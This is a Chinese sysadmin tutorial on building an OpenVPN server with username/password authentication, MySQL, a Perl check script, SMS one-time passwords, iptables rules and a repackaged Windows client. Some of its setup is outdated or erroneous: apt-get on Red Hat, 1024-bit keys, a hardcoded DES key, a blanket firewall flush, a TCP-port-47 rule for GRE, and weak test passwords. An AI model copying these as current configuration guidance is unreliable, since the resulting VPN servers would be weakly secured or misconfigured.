上期为大家提供了一种基于 pptpd+freeradius+mysql 的动态口令 VPN 方案，很多朋友都非常感兴趣找我要代码。不过这个方案初期实现起来比较容易，但经过实际上线使用，发现存在一些不足之处：

Windows 自带的 VPN 连上之后，默认使用远程网关，一来会影响本机正常的应用，二来所有流量都将经过 VPN 服务器，如果用户正在下载大文件或者在线看电影那 VPN 服务器流量就是个问题。单独解决这一个问题非常简单，修改终端机器上的路由即可。但在实际大批量使用情况下，就得提供一套路由维护脚本，这里我用 VBS 实现。人无远虑，必有近忧。以后如果有新的路由要加入就得修改 VBS 脚本并分发下去，如何分发将会成为一个麻烦。

终端执行修改路由 VBS 脚本的时候，360 安全卫士会进行提示，路由多了要点好多次操作(选择总是允许此操作依然会弹提示)，操作体验非常不好。

VPN 只需用户名、密码即可登录，而用户的密码虽然是随机生成且会不断变化，但毕竟明文存放于数据库，而且 iptables 也没有做限制，不够安全。

按照我们的机制，登录失败会发送短信到用户手机，但 Windows 失败后自动重连，用户在等待短信过程中没有取消自动重连则会导致用户会收到两三条短信。

回头过来考虑我们最初的需求，之所以采用 pptpd 是因为不想安装客户端，但让用户每次 VPN 连接上之后再运行 VBS 脚本修改路由，还不如安装客户端的方案。于是我又进行了一些研究测试工作，再来与大家分享，交流。到写此文章时，整个 VPN 方案已经上线运行一个多月，总用户数量 230 多人，平均每天发送短信 40 条左右(在家办公或出差才需要用到 VPN)，总体情况良好。

新方案分析

OpenVPN 基础知识

VPN 开源方案中，OpenVPN 广为人知。它能在 Linux、BSD、Mac OS X、Windows 2000/XP 等众多系统上运行，能提供良好的性能和友好的用户 GUI，而且被广泛使用。OpenVPN 可工作于两种模式，一种是 IP 遂道路由模式，主要应用于点对点；另一种是基于以太网的遂道桥模式，应用于点对多点,有多个分支机构。具体实现上，OpenVPN 使用 TUN 接口创建三层路由隧道，使用 TAP 是二层网卡桥接隧道，即创建一个以太网桥接。TUN 接口下所有的客户端处于一个完全独立的子网内，与 VPN 服务器所在的子网没有关系；TAP 接口的好处相较之下则相当明显，客户端可以获得 VPN 服务器所处子网的 IP(即，忽略物理上的区别，可以完全将客户端看做是与 VPN 服务器处于同一子网的另一台机器)。OpenVPN 连接能通过大多数的代理服务器，并且能够在 NAT 的环境中很好地工作。服务端具有向客户端“推送”某些网络配置信息的功能，这些信息包括：IP 地址、路由设置等。

另外，OpenVPN 与生俱来便具备了许多安全特性：它在用户空间运行，无须对内核及网络协议栈作修改；初始完毕后以 chroot 方式运行，放弃 root 权限；使用 mlockall 以防止敏感数据交换到磁盘。

更多关于 OpenVPN 的信息，请参考官方网站：http://www.openVPN.net/

方案选型

根据应用场景，我们还是选择点对点方式，让 OpenVPN 工作于路由模式，即让 OpenVPN 使用 TUN 接口工作。而认证这块，虽然证书认证相对安全，但得在服务端为每个客户端生成不同的证书，同时客户端也需要配置不同的证书，后期还需要维护这套证书，工作量大而且麻烦。相比之下，用户名/密码的方式更符合用户的使用习惯(注：OpenVPN 2.0 后引入了用户名/口令组合的身份验证方式，它可以省略客户端证书，但是仍有

一份服务器证书需要被用做加密)，并且可以将客户端和所需要的服务器证书重新打个安装包，这样终端只需安装重新打包后的客户端程序即可使用，方便大规模部署。

最为重要的是，OpenVPN 可以向客户端 push 路由，后期如果要更新路由，只需在服务端修改配置文件即可，客户端重新连上之后服务端将会 push 新的路由下去，这样我们前面那个方案最头疼的问题便迎刃而解了。

新方案实施

环境准备

```
VPN 服务器环境：Red Hat Enterprise Linux Server release 5.5(32 位)
apt-get install mysql-devel
apt-get install mysql-server
service mysqld start
iptables –F
cd /usr/local/src
wget http://www.oberhumer.com/opensource/lzo/download/lzo-2.02.tar.gz
wget http://www.openVPN.net/release/openVPN-2.1.3.tar.gz
    VPN 客户端环境：Windows XP SP3
下载 openVPN 安装文件，下载地址：
http://www.openVPN.net/release/openVPN-2.1.3-install.exe
    VPN 客户端编译环境：Windows XP SP3＋platform SDK＋MinGW
下载 openVPN 源代码(windows)，下载地址：
http://www.openVPN.net/release/openVPN-2.1.3.zip
```

安装 OpenVPN 服务端(linux)

```
OpenVPN 采用了 LZO 压缩算法，所以我们先编译安装 lzo
cd /usr/local/src
tar zxvf lzo-2.02.tar.gz
cd lzo-2.02
./configure
make
make install
接下来编译安装 OpenVPN
cd /usr/local/src
wget http://www.openVPN.net/release/openVPN-2.1.3.tar.gz
tar xzvf openVPN-2.1.3.tar.gz
cd openVPN-2.1.3
./configure --prefix=/usr/local/openVPN --with-lzo-headers=/usr/local/include/lzo \
--with-lzo-lib=/usr/local/lib --with-ssl-headers=/usr/include/ openssl \
--with-ssl-lib=/usr/lib
make
make install
为了方便我们不断的调试运行，我们做个软链接
ln -s /usr/local/openVPN/sbin/openVPN /bin/
这样执行的时候不用输入全路径了，直接 openVPN 即可。
接下来为 OpenVPN 生成一些所需要的证书
cp -rf /usr/local/src/openVPN-2.1.3/easy-rsa/ /usr/local/openVPN/
cd /usr/local/openVPN/easy-rsa/2.0
用 vi 编辑 vars 文件，根据自己的情况设置 KEY_COUNTRY、KEY_PROVINCE、KEY_CITY、KEY_ORG、KEY_EMAIL 等值，比如我这里：
export KEY_COUNTRY="CN"
export KEY_PROVINCE="GD"
export KEY_CITY="SZ"
export KEY_ORG="XYHACK"
export KEY_EMAIL="x13ky@qq.com"
然后:wq 保存并执行如下命令：
source vars
./clean-all
接下来使用 build-ca 命令生成 certificate authority (CA) certificate 和密钥
[root@VPNdemo 2.0]# ./build-ca
Generating a 1024 bit RSA private key
.............++++++
..++++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CN]:
State or Province Name (full name) [GD]:
Locality Name (eg, city) [SZ]:
Organization Name (eg, company) [XYHACK]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [XYHACK CA]:
Name []:
Email Address [x13ky@qq.com]:
[root@VPNdemo 2.0]#
接下来为 VPN server 产生证书和私钥（注：下面这些步骤的输出结果太多，就不再贴出了，与上面类似）
[root@VPNdemo 2.0]# ./build-key-server server
接下来，我们执行./build-key client1 来为 VPN 客户端生成证书
[root@VPNdemo 2.0]# ./build-key client1
为了防止恶意攻击如 DoS、UDP port flooding，生成一个“HMAC firewall”，步骤如下：
openVPN --genkey --secret /usr/local/openVPN/easy-rsa/2.0/keys/ta.key
接下来生成 Diffie Hellman 参数
./build-dh
```

这里需要等待一小会，命令执行完之后我们看下 keys 目录下的文件，ls -l keys 即可。

我们将这些生成好的文件拷贝出来，分别供 OpenVPN 服务端、客户端使用。为了避免大家搞混这些文件，我从 OpenVPN 官网截了个图，如图 1 所示。

Filename	Needed By	Purpose	Secret
ca.crt	server + all clients	Root CA certificate	NO
ca.key	key signing machine only	Root CA key	YES
dh{n}.pem	server only	Diffie Hellman parameters	NO
server.crt	server only	Server Certificate	NO
server.key	server only	Server Key	YES
client1.crt	client1 only	Client1 Certificate	NO
client1.key	client1 only	Client1 Key	YES

图 1

VPN 服务器上需要的文件我们先复制下：

```
cd /usr/local/openVPN
mkdir sslkey
cp -a ./easy-rsa/2.0/keys/ca.crt ./sslkey/
cp -a ./easy-rsa/2.0/keys/dh1024.pem ./sslkey/
cp -a ./easy-rsa/2.0/keys/server.crt ./sslkey/
cp -a ./easy-rsa/2.0/keys/server.key ./sslkey/
cp -a ./easy-rsa/2.0/keys/ta.key ./sslkey/
```

接下来最为关键的是修改 openVPN 的配置文件了，先复制下样例文件：

```
cp /usr/local/src/openVPN-2.1.3/sample-config-files/server. conf /usr/local/openVPN/
然后用 vi 编辑/usr/local/openVPN/server.conf，修改后的内容如下(去掉了注释和空白行)：
port 1194
proto udp
dev tun
ca /usr/local/openVPN/sslkey/ca.crt
```

```
    cert /usr/local/openVPN/sslkey/server.crt
    key /usr/local/openVPN/sslkey/server.key   # This file should be
kept secret
    dh /usr/local/openVPN/sslkey/dh1024.pem
    server 172.16.10.0 255.255.255.0
    ifconfig-pool-persist ipp.txt
    push "route 220.181.6.0 255.255.255.0"
    push "dhcp-option DNS 202.96.128.86"
    client-to-client
    keepalive 10 120
    tls-auth /usr/local/openVPN/sslkey/ta.key 0 # This file is secret
    comp-lzo
    user nobody
    group nobody
    persist-key
    persist-tun
    status openVPN-status.log
    verb 3
```

注意：上面 push route 的时候我写的是 www.baidu. com 的 IP 段，意思是 VPN 连上之后到该 IP 段的都会经过 VPN，而其他连接依然走本地连接。配置文件修改完之后，我们可以启动 OpenVPN 服务端，将会看到许多日志信息，如下：

```
    [root@VPNdemo openVPN]# openVPN server.conf
    Thu Nov 25 22:11:04 2010 OpenVPN 2.1.3 i686-pc-linux- gnu
[SSL] [LZO2] [EPOLL] built on Nov 25 2010
    Thu Nov 25 22:11:04 2010 NOTE: OpenVPN 2.1 requires
'--script-security 2' or higher to call user-defined scripts or executables
    Thu Nov 25 22:11:04 2010 Diffie-Hellman initialized with 1024 bit key
    Thu Nov 25 22:11:04 2010 Control Channel Authentication: using
'/usr/local/openVPN/sslkey/ta.key' as a OpenVPN static key file
    Thu Nov 25 22:11:04 2010 Outgoing Control Channel Authentic-
ation: Using 160 bit message hash 'SHA1' for HMAC authentication
    Thu Nov 25 22:11:04 2010 Incoming Control Channel Authenti-
cation: Using 160 bit message hash 'SHA1' for HMAC authentication
    Thu Nov 25 22:11:04 2010 TLS-Auth MTU parms [ L:1542 D:166
EF:66 EB:0 ET:0 EL:0 ]
    Thu Nov 25 22:11:04 2010 Socket Buffers: R=[110592->131072]
S=[110592->131072]
    Thu Nov 25 22:11:04 2010 ROUTE default_gateway=192.168.14.1
    Thu Nov 25 22:11:04 2010 TUN/TAP device tun0 opened
    Thu Nov 25 22:11:04 2010 TUN/TAP TX queue length set to 100
    Thu Nov 25 22:11:04 2010 /sbin/ifconfig tun0 172.16.10.1
pointopoint 172.16.10.2 mtu 1500
    Thu Nov 25 22:11:04 2010 /sbin/route add -net 172.16.10.0
netmask 255.255.255.0 gw 172.16.10.2
    Thu Nov 25 22:11:04 2010 Data Channel MTU parms [ L:1542
D:1450 EF:42 EB:135 ET:0 EL:0 AF:3/1 ]
    Thu Nov 25 22:11:04 2010 GID set to nobody
    Thu Nov 25 22:11:04 2010 UID set to nobody
    Thu Nov 25 22:11:04 2010 UDPv4 link local (bound): [undef]:1194
    Thu Nov 25 22:11:04 2010 UDPv4 link remote: [undef]
    Thu Nov 25 22:11:04 2010 MULTI: multi_init called, r=256 v=256
    Thu Nov 25 22:11:04 2010 IFCONFIG POOL: base=172.16.10.4
size=62
    Thu Nov 25 22:11:04 2010 IFCONFIG POOL LIST
    Thu Nov 25 22:11:04 2010 Initialization Sequence Completed
```

上面的日志表明 OpenVPN 服务端已经正常工作了，等待客户端的连接呢。我们也可以在机器上再开个终端检查一下网络接口以及端口情况，如下：

```
    [root@VPNdemo local]# ifconfig tun0
    tun0      Link encap:UNSPEC   HWaddr 00-00-00-00-00-00-
00-00-00-00-00-00-00-00-00-00
              inet addr:172.16.10.1   P-t-P:172.16.10.2
Mask:255.255.255.255
              UP POINTOPOINT RUNNING NOARP
MULTICAST   MTU:1500   Metric:1
              RX packets:0 errors:0 dropped:0 overruns:0 frame:0
              TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:100
              RX bytes:0 (0.0 b)   TX bytes:0 (0.0 b)
    [root@VPNdemo local]# netstat -anup|grep openVPN
    udp     0     0 0.0.0.0:1194      0.0.0.0:*         20506/openVPN
    [root@VPNdemo local]#
```

另外，登录 VPN 服务器是为了连接其他机器，所以我们得给它加上 NAT 的功能，用 iptables 就可以实现了，关键点如下：

```
    echo 1 > /proc/sys/net/ipv4/ip_forward
    /sbin/iptables -t nat -A POSTROUTING -j MASQUERADE
```

配置 OpenVPN 客户端(Windows)

安装之前下载的 openVPN-2.1.3-install.exe，中间过中间过程直接默认就可以了，如果有出现安装网卡驱动的提示，请选择继续。安装完成后，将 C:\Program Files\OpenVPN\sample-config 目录下的 client.oVPN 复制到 C:\Program Files\OpenVPN\config 目录，并进行相应修改，我这里的配置如下(不显示注释及空白)

```
    client
    dev tun
    proto udp
    remote 192.168.14.166 1194
    resolv-retry infinite
    nobind
    persist-key
    persist-tun
    ca ca.crt
    cert client1.crt
    key client1.key
    ns-cert-type server
    tls-auth ta.key 1
    comp-lzo
    verb 3
```

然后将服务端生成的 ca.crt、ta.key、client1.crt、client1.key 这四个文件下载到 Windows 机器的 openVPN 安装目录下的 config 目录，运行 OpenVPN GUI 程序（桌面），在托盘图标处右击，选择 "connect"，就可以测试 VPN 是否可以连接成功，同时在服务端也可以看到客户端连接上来的信息。客户端连接界面如图 2 所示。




图 2

连接成功之后，托盘图标右下角会弹出一个提示，如图 3 所示。




图 3

这个时候可以用 tracert 测试，看本机分别到 baidu 与 qq 的路由信息(只需注意第一跳即可，所以测试的时候用 Ctrl+C 进行了中断)：图 4 说明到 baidu.com 的路由会走 VPN 通道，而到 qq.com 的则还走本地连接。

到此，OpenVPN 的环境已经搭建成功，用证书进行认证之后 push 的路由也正常。




图 4

采用用户名/口令进行认证

前面讲到用证书在大量终端使用时会比较麻烦，所以我们需要使用用户名/口令。OpenVPN 支持很多额外的认证方式，其关键在于配置文件中 auth-user- pass-verify、client-cert-not-required、username-as-common-name、auth-user-pass 这些指令以及 OpenVPN 的 plugin 机制。

比较常见的用户名/口令认证有：文本文件认证、PAM_MYSQL 认证、LDAP 认证、Radius 认证等。故名思意，文本文件认证即是将用户名、密码写入一个文本文件中，然后 OpenVPN 将用户的信息交由第三方脚本或程序来验证。http://openVPN.se/files/other/checkpsw.sh 就是官网提供的一个验证脚本，我们简单测试一下。

在 VPN 服务器上 wget 上面这个 shell 脚本，放在 /usr/local/openVPN/checkpsw.sh 这里。这个 shell 脚本定义了两个文件，一个是密码文件，一个是日志文件，请自行修改或创建，特别注意权限：

```
chmod a+x checkpsw.sh
chmod a+r psw-file
chmod a+w openVPN-password.log
```

我们在密码文件 psw-file 里写上供测试的用户密码：

```
test1 123456
test2 1234567
```

然后修改 server.conf 文件，在最后增加如下内容：

```
script-security 3 system
auth-user-pass-verify /usr/local/openVPN/checkpsw.sh via-env
client-cert-not-required
username-as-common-name
```

同时，我们需要修改客户端的配置文件 client.oVPN，注释掉原来的证书认证，添加使用用户密码认证：

```
;cert client1.crt
;key client1.key
auth-user-pass
```

这样配置之后，客户端一连接就弹出一个对话框要求输入用户名和密码，如图 5 所示。




图 5

输入上面的用户 test1 密码 123456 即可登录成功。

请注意，我们注释了 client1.crt 和 client1.key 这两个仅针对该终端的证书，即意味着我们可以将其他的证书分发给每个不同的用户，无须给每个用户分发不同的证书了。这就是使用用户密码验证的好处。

打造动态口令系统

上面用到的 shell 脚本只是个简单的例子。我们现在将其进行改进，思路如下：

将用户密码存放于数据库，而且密码进行加密处理(可以自定义算法)；

修改验证脚本，当验证失败时将当前密码发送给用户，当验证成功后修改该用户密码；

再进一步修改，验证成功后不修改密码，而是在系统做 crontab，让脚本定期改密码；

再进一步，修改数据库设计，让每个用户第一次登录输入自己的私人密码方可以取到动态的验证码，当动态验证码成功才能登录 VPN。私人密码以 MD5 存放于数据库，而动态验证码是随机的并且采用 RC4 或其他对称加算法存放于数据库。

其他更多方式，只要你想得到。

我们还是用 perl 来实现这些东西，操作数据库使用 DBI 模块，发送短信主要是使用 LWP 模块请求短信网关接口程序，下面仅给出示例代码供参考：

```
#! /user/perl -w
use strict;
use URI;
use LWP;
use LWP::ConnCache;
use DBI;
use POSIX "strftime";
use Crypt::DES;
my $username;
my $password;
my $phonenum;
my $key = pack("H16", "0123456789LMNOPQ");
my $cipher = new Crypt::DES $key;
sub send_message{
    #use LWP to post data to url,then check the data return.
}
sub get_VPNpass{
    #select password from mysql
}
my $CORRECT_PASSWORD=get_VPNpass();
#check the password
if($CORRECT_PASSWORD eq $passwordmd5){
#login success,then change pass
    exit 0;
}else{
    #send message
```

```
        exit 1 ;
    }
```

我们将写好的脚本放在/usr/local/openVPN/ checkpsw.pl 这里，然后我们修改 server.conf，将原来的 auth-user-pass-verify /usr/local/openVPN/checkpsw.sh via-env 修改为：auth-user-pass-verify "/usr/bin/perl /usr/local/ openVPN/checkpsw.pl" via-env。

注意因为参数个数限制，我们要将中间用引号引起来。

然后，我们再写一个修改所有用户密码的脚本，用 crontab 做任务定时运行：

```
0 */4 * * * /usr/bin/perl /usr/local/openVPN/chgallpass.pl &
```

这样就可以每隔四小时改一次密码了，修改密码脚本代码就不贴了，还是 DBI 模块操作 MYSQL 就可以了。

调整 OpenVPN 服务器设置

我们上一个方案以及这个方案都没有考虑到 VPN 服务器本身的安全性问题，iptables 只做了 NAT 功能。笔者对 VPN 的连接方式进行分析与测试后，写了一个 pptpd 与 OpenVPN 方案通用的 iptables 脚本，内容如下：

```
#!/bin/sh
/sbin/modprobe ip_tables
/sbin/modprobe iptable_filter
/sbin/modprobe iptable_nat
/sbin/modprobe ip_conntrack
/sbin/modprobe ip_conntrack_ftp
/sbin/modprobe ip_nat_ftp
/sbin/iptables -F
/sbin/iptables -t nat -F
/sbin/iptables -Z
#INPUT
/sbin/iptables -A INPUT -i lo -j ACCEPT
/sbin/iptables -A INPUT -p icmp --icmp-type any -j ACCEPT
/sbin/iptables -A INPUT -m state --state ESTABLISHED,
RELATED -j ACCEPT
#eth+
/sbin/iptables -A INPUT -i eth+ -m state --state NEW -m tcp -p tcp
--dport 22 -j ACCEPT
/sbin/iptables -A INPUT -i eth+ -m state --state NEW -m tcp -p tcp
--dport 1194 -j ACCEPT
/sbin/iptables -A INPUT -i eth+ -m udp -p udp --dport 1194 -j
ACCEPT
/sbin/iptables -A INPUT -i eth+ -m state --state NEW -m tcp -p tcp
--dport 1723 -j ACCEPT
/sbin/iptables -A INPUT -i eth+ -m state --state NEW -m tcp -p tcp
--dport 47 -j ACCEPT
/sbin/iptables -A INPUT -i eth+ -p gre -j ACCEPT
#tun+
/sbin/iptables -A INPUT -i tun+ -s 172.16.0.0/16 -j ACCEPT
/sbin/iptables -A INPUT -i ppp+ -s 172.16.0.0/16 -j ACCEPT
#drop
/sbin/iptables -A INPUT -j REJECT --reject-with icmp-host-
prohibited
#nat
echo 1 > /proc/sys/net/ipv4/ip_forward
/sbin/iptables -t nat -A POSTROUTING -j MASQUERADE
#show iptables list
/sbin/iptables -nvL
/sbin/iptables -nvL -t nat
```

大家可以根据自己的需要修改这个脚本。完事之后，我们修改下/etc/rc.local，将 OpenVPN 做到开机启动：

```
#openVPN+mysql
/usr/local/mysql/bin/mysqld_safe --user=mysql &
/usr/local/openVPN/sbin/openVPN --cd /usr/local/openVPN/
--daemon openVPNudp --config udp_server.conf
/usr/local/openVPN/sbin/openVPN --cd /usr/local/openVPN/
--daemon openVPNtcp --config tcp_server.conf
```

```
#nat(pptp/openVPN)
/usr/local/VPNpass/nat.sh
```

重新编译客户端(Windows)

前面我们已经完整实现了该方案了，但真正投入使用的时候会发现，让每个人安装一个软件之后还需要下载证书文件、配置文件然后复制到 OpenVPN 安装目录下的 config 目录，比较麻烦。另外，vista 和 Windows 7 用户由于 UAC 限制，必须右键以管理员方式运行 openVPNgui 程序，否则会出现一些意想不到的问题，比如无法更新路由等。我们现在将其进行改进：将客户端所需的配置文件、证书文件打包到程序里，用户只需安装一次即可马上使用；处理 openVPNgui 程序，使之在 vista 和 Windows 7 上默认以管理员方式运行，即解决 UAC 限制。

下载 OpenVPN 的代码并解压，从 Install 文件我们得知 OpenVPN 支持以下的编译方式：

```
Unix:
    ./configure && make && make-install
Windows MinGW, using MSYS bash shell:
    ./domake-win (see comments in the script for more info)
Windows Visual Studio:
    python win\build_all.py
```

这里我们选择了第二种方式。关于如何在 Windows 上编译 OpenVPN 请大家上网搜索(还是搞不定的可以上黑防论坛联系我)，我这里只说与本文有关的改动。修改 install-win32 目录下的 openVPN.nsi 打包脚本，如图 6 所示。

```
Section "${PRODUCT_NAME} Service" SecService

  SetOverwrite on

  SetOutPath "$INSTDIR\bin"
